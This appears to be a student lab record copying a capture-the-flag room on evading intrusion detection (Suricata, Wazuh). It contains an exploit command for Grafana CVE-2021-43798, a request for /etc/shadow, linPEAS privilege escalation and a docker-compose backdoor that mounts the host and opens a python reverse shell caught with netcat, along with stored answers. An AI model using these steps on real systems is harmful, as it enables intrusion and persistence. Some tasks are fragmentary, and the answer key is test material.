Date:01/04/2026

Ex-12

Demonstrate Cyber Evasion Techniques


AIM:

To understand how attackers use cyber evasion techniques to bypass security systems and avoid detection.


PROCEDURE:

1. Study common evasion techniques used in cybersecurity.
2. Analyze methods like code obfuscation and encryption.
3. Observe how malware avoids antivirus detection.
4. Understand the role of stealth techniques in attacks.
5. Review basic examples in a controlled environment (for learning only).

TASK-1:



TASK-2:



TASK-3:

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at http://MACHINE_IP:8000/alerts

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS — ✓ Correct Answer

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed — ✓ Correct Answer

TASK-4:

Conversely, if you're scanning an important database behind a corporate firewall that should never be accessed from the outside, a single IDS alert is likely to be the cause of some alarm. Note that, the scoring system does take this into account so the results you see for attacks against the target web server will be reduced when compared with the assets that will be attacked later in this room (the scoring system works somewhat like Golf so a higher score is worse).

We should also consider the exact definition of evasion as applied to IDS; it can either be complete, where no IDS alerts are triggered as a result of hostile actions, or, partial where an alert is triggered but, its severity is reduced. In some scenarios, complete evasion may be the only option for example, if valuable assets are involved. In other cases partial evasion may be just as good as low severity IDS alerts particularly from, NIDS are much less likely to be investigated, or even forwarded further up the alert management chain. Again, this is reflected by the scoring system as it will take the reliability of each of the attached IDS into account when scoring alerts.

Answer the questions below

What scale is used to measure alert severity in Suricata? (*-*)

1-3 — ✓ Correct Answer

How many services is nmap able to fully recognise when the service scan (-sV) is performed?

3 — ✓ Correct Answer

TASK-5:

If enough packets are sent though, most IDS use some form of throughput limiter. In fact, I've adjusted the limiter in Wazuh to output as fast as possible for this CTF otherwise, it would take too long to process all of the alerts generated by aggressive scans.

More practical options from the field of open-source intelligence may also be available and will be covered in the next task.

Answer the questions below

Nikto, should find an interesting path when the first scan is performed, what is it called?

/login — ✓ Correct Answer

What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?

6 — ✓ Correct Answer

Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.

6,A,B — ✓ Correct Answer

TASK-6:

Answer the questions below

What version of Grafana is the server running?

8.2.5 ✓ Correct Answer

What is the ID of the severe CVE that affects this version of Grafana?

CVE-2021-43798 ✓ Correct Answer

If this server was publicly available, What site might have information on its services already?

shodan ✓ Correct Answer

How would we search the site "example.com" for pdf files, using advanced Google search tags?

site:example.com filetype:pdf ✓ Correct Answer

TASK-7:

```
python3 exploit.py -u MACHINE_IP -p 3000 -f <REMOTE FILE TO READ>
```

See what you can find on the server, remember that the exploit, gives us access to the same privileges of the user that's running the service. Once you're happy with what you've found on the server have a look a the IDS alert history at `MACHINE_IP:8000/alerts`. Can you see any evidence that this particular exploit was detected? like I said not all rule sets are perfect.

Answer the questions below

What is the password of the grafana-admin account?

GraphingTheWorld32 ✓ Correct Answer

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

yay ✓ Correct Answer

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

Suricata ✓ Correct Answer

TASK-8:

```
nmap --script=vuln MACHINE_IP
```

Wazuh will create thousands of alerts as it will detect each 400 error code created as a result of running the vuln script as this attack creates entries in the error log which, is one of the sources that Wazuh reads from if it has been configured too.

Answer the questions below

What category does Wazuh place HTTP 400 error codes in?

web ✓ Correct Answer

Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed ✓ Correct Answer

TASK-9:

integrity monitoring which would detect the addition of the script even if an antivirus was not installed, more on this later.

Either way, `linpeas` should be able to identify a potential privilege escalation vector.

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

docker ✓ Correct Answer

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?

5 ✓ Correct Answer

TASK-10:

- We could add a new user to the system and join the root group via `/etc/passwd`. Again though, this activity is likely to be noticed by the HIDS

Try a few of these options and note the resultant IDS alerts.

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

{SNEAK_ATTACK_CRITICAL} ✓ Correct Answer

TASK-11:

```
    pty.spawn("/bin/sh")'
  volumes:
    - /:/mnt
  privileged: true
```

This will create a new docker container using an image that's already available on the system, mount the entire host file system to `/mnt/` on the container and spawn a reverse shell with python. Listen for the reverse shell connection on the attack box with:

```
nc -lvnp 4242
```

Then start the service on the host with:

```
docker-compose up
```


Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.

Answer the questions below

Abuse docker to establish a backdoor on the host system

No answer needed ✓ Correct Answer

TASK-12:



RESULT:

Cyber evasion techniques help attackers bypass detection by hiding malicious activities, making it important to use advanced security measures for protection.